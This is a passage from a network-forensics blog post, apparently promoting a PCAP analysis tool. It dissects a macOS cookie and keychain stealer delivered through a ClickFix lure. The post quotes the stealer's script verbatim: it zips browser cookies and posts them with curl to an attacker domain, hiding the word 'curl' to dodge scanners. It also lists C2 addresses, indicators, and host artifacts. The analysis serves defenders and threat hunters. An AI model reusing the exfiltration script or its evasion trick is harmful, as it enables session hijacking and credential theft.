Firefox (cookies.sqlite in every profile) and Safari (Cookies.binarycookies, both the classic and the
sandboxed-container path). Cookies are the prize because a live session cookie is a logged-in session - it sidesteps the
password and the second factor entirely. Steal the cookie and you are the user, MFA already satisfied.
Third, package it up and ship it out:
# Archive and send
Z=/tmp/.ck_$$.zip
ditto -c -k --sequesterRsrc "$D" "$Z" 2>/dev/null
U=""
[ -f "$S/.session" ] && U=$(cat "$S/.session")
[ -z "$U" ] && [ -f "$H/.id" ] && U=$(cat "$H/.id")
C=cu;C=${C}rl
$C --connect-timeout 30 --max-time 120 -X POST \
  -H "bot_uid: $U" \
  -F "file=@$Z" \
  "https://mpasvw.com/api/cookies" 2>/dev/null

rm -rf "$D" "$Z"
ditto -c -k is the native macOS way to make a zip - no third-party tools, nothing to install. The exfil host is a
different machine entirely: https://mpasvw.com/api/cookies, over HTTPS, with a bot_uid header pulled from
that same fake-accountsd directory (.com.apple.accountsd/.session, falling back to ~/.id). And note the
small piece of tradecraft: C=cu;C=${C}rl assembles the string "curl" from pieces, so a naive scan for the word
curl in the script comes up empty. Then it deletes the staging directory and the archive. Run, exfil, clean up - the
whole thing is built to leave nothing on disk worth finding.
6. The heartbeat, and the sixteen-minute wait

GET /api/tasks/... answered by a 4-byte pong. Seventeen of these come back before the task lands.
Step back to the timing, because the beacon tells its own story. After registering about 1 minute 49 seconds into the capture, the
agent polls /api/tasks/ every ~57 seconds. Seventeen of those polls return the same four bytes: pong. For
roughly sixteen minutes the box is registered, online, and idle - waiting for an operator (or a queue) to give it something to do.
Then on the eighteenth poll the task arrives, the stealer runs, and the very next request is POST /api/tasks/ack with the
body uid=H1psg3fzopfecROYi8Kdzg==&id=2929336 - the bot confirming it finished task 2929336. The server replies
ok, and the box goes back to pong.
That gap matters operationally. The cleartext C2 is a control plane, not the loot. An infected Mac can sit on pong
indefinitely; the damage happens in the seconds after a task lands. If you are hunting this, the beacon is what you will see for
hours - the theft is a brief spike inside it.
7. What the exfil looks like - and what this PCAP does not prove
It is worth drawing a hard line between what this capture proves and what it only points at. The control channel is settled - the
registration, the task script, and the acknowledgement are all in cleartext, so I am quoting them rather than guessing. The
exfiltration is not. It leaves for https://mpasvw.com/api/cookies over TLS, which means the payload on the wire is
ciphertext and stays that way. What the capture does surrender is timing and volume: in the same second the task script
arrives (~18 minutes in), a brand-new TLS session opens to mpasvw.com (behind Cloudflare) and the Mac pushes up a small
archive. That tracks the ditto-then-curl tail of the script almost exactly - strong circumstantial support,
but not a payload I can decrypt and put in front of you.
The same caution applies to the rest of the infrastructure, all of it Cloudflare-fronted and therefore TLS-only here. The capture
opens on a request to arkypc.com - the first packet in the file - which is consistent with it being the ClickFix lure
page the user landed on. Early in the session, before any task, the Mac pushes about 6 MB to lakhov.com; the volume and
timing fit a first-stage bulk upload (documents, the keychain, an initial profile), but I cannot read it, so I will only call it a
probable exfil. A second domain, filefastdata.com, is contacted in lockstep with api.ipify.org (a
public-IP lookup) every ~60 seconds for the whole capture, which looks like a parallel telemetry or heartbeat channel over HTTPS.
Pinning any of those to a definite role would take TLS fingerprints (JA3/JA4), SNI and certificate history, or artifacts off the host
itself. On the strength of this PCAP alone, treat them as threads to pull, not conclusions to file.
45.94.47.204 and you miss where the data actually went. The cleartext channel is the loudest part of this
infection and the least valuable to the attacker - lose the task server and they re-task from another; lose the keychain and cookies
and the victim re-secures dozens of accounts.
Reassembling the whole infection
Stitching the cleartext evidence together with what public reporting says about this wave, the run looks like this:
- The user lands on a ClickFix lure (consistent with
arkypc.com, the first request in the capture) - a fake CAPTCHA or "fix this error" page. - The page tells them to open Terminal and paste a command - the macOS equivalent of the Win+R trick, sidestepping Gatekeeper because the user runs it by hand.
- A first stage runs: it prompts for and stashes the login password in
~/Library/Application Support/.com.apple.accountsd/.auth, does an initial collection, and uploads ~6 MB (consistent withlakhov.com). - The agent registers with the task C2 -
POST /api/join/to45.94.47.204- and starts polling/api/tasks/, visible in clear text by itscurl/8.7.1user agent. - After ~16 minutes idle, the C2 pushes a zsh task: copy the login keychain, read the stashed password, sweep cookies from ten Chromium browsers plus Firefox and Safari.
- The script zips the haul with
dittoandcurls it tohttps://mpasvw.com/api/cookies, thenPOST /api/tasks/ackconfirms the task and the beacon returns topong.
What makes the capture worth keeping is that steps 4 through 6 - the verbatim stealer script included - play out in cleartext, even as the stolen data itself slips away inside TLS.
Indicators, artifacts, and confidence
- Victim:
10.4.22.221, MAC1c:f6:4c:2d:32:e9(Apple, Inc.). - Task C2 (cleartext HTTP):
45.94.47.204:80,Server: nginx, endpoints/api/join/,/api/tasks/<id>?v=1.4,/api/tasks/ack. - Request tell:
User-Agent: curl/8.7.1on an HTTP API to a bare IP. - Identifiers: bot ID
H1psg3fzopfecROYi8Kdzg==; host IDFF40665JVF; agent version1.4; task ID2929336. - Cookie exfil (HTTPS):
mpasvw.com/api/cookies, with abot_uidheader. - Probable first-stage exfil (HTTPS, ~6 MB):
lakhov.com. - Parallel beacon (HTTPS, ~60 s):
filefastdata.com, paired withapi.ipify.orgIP lookups. - Likely lure (HTTPS, first request):
arkypc.com. Also seen:ouilov.com. - Host artifacts to hunt:
~/Library/Application Support/.com.apple.accountsd/(hidden; holds.auth/.session),/tmp/.ckr_*,/tmp/.ck_*.zip,~/.pass,~/.id. - Technique markers: login-keychain copy, fake-
accountsdpassword stash,ditto -c -karchiving,C=cu;C=${C}rlstring-splitting, multi-browser cookie sweep. - Confidence limits: the ClickFix-to-C2-to-stealer-task chain is confirmed in cleartext; the exfil contents and the precise role of the Cloudflare-fronted domains are inferred from timing and volume, not decrypted. The sample was not detonated here, and the family is named by behavior, not a hard signature.
Why this was minutes of triage, not hours
None of this was "the tool detected a stealer." Nothing in A-Packets stamped the capture AMOS, and a tool that respects the
analyst should not. What it did was shrink the search space in a hurry. Each panel answered one question and pointed at the next: the
HTTP request list ("who is this Mac actually talking to?") isolated the nameless IP; the method and
content-type charts ("does that look like browsing?") said no - it looks like an API on a clock; the word cloud
("what is inside those bodies?") coughed up s/.auth; and the raw HTTP view handed over the script itself.
Wireshark reaches the identical bytes - ip.addr == 45.94.47.204, follow the stream, sort by length - but the joining-up
happens in your head. Reading the shape of a capture first and only then dropping to individual packets is just a faster opening lap,
and fast opening laps are what A-Packets is built to give you.
Want to pull a capture of your own apart this fast?
Upload PCAP FreeNo registration required for public analysis up to 25 MB. Use private plans or credit packs for sensitive captures.